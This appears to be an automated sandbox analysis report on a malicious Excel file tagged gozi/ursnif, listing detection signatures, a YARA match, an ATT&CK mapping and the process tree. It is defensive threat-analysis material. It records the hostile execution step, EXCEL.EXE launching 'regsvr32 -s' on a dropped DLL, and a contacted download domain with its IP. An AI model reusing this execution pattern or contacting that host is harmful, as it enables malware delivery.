ID: 324305
Sample Name: document-1423769819.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 04:56:29
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report document-1423769819.xls

Overview


General Information

Sample Name:	document-1423769819.xls
Analysis ID:	324305
MD5:	1d20db444db998..
SHA1:	dd4e3b17780491..
SHA256:	31d3a487f454a78.
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 4060 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 4912 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1423769819.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x502a2:$s1: Excel • 0x5131d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1423769819.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Regsvr32 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Masquerading 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Disable or Modify Tools 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1423769819.xls	34%	Virustotal		Browse
document-1423769819.xls	11%	Metadefender		Browse
document-1423769819.xls	4%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
birdexim.com	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
birdexim.com	103.21.59.169	true	false	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://login.microsoftonline.com/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://shell.suite.office.com:1443	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://cdn.entity.	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://wus2-000.contentsync.	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift.acompli.net	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://cortana.ai	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://api.aadrm.com/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://api.microsoftstream.com/api/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://cr.office.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://graph.ppe.windows.net	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://store.office.cn/addinstemplate	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://store.officeppe.com/addinstemplate	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
http://https://web.microsoftstream.com/video/	FAD87558-8746-40DA-A97C-AC47EBD55FAA.0.dr	false		high
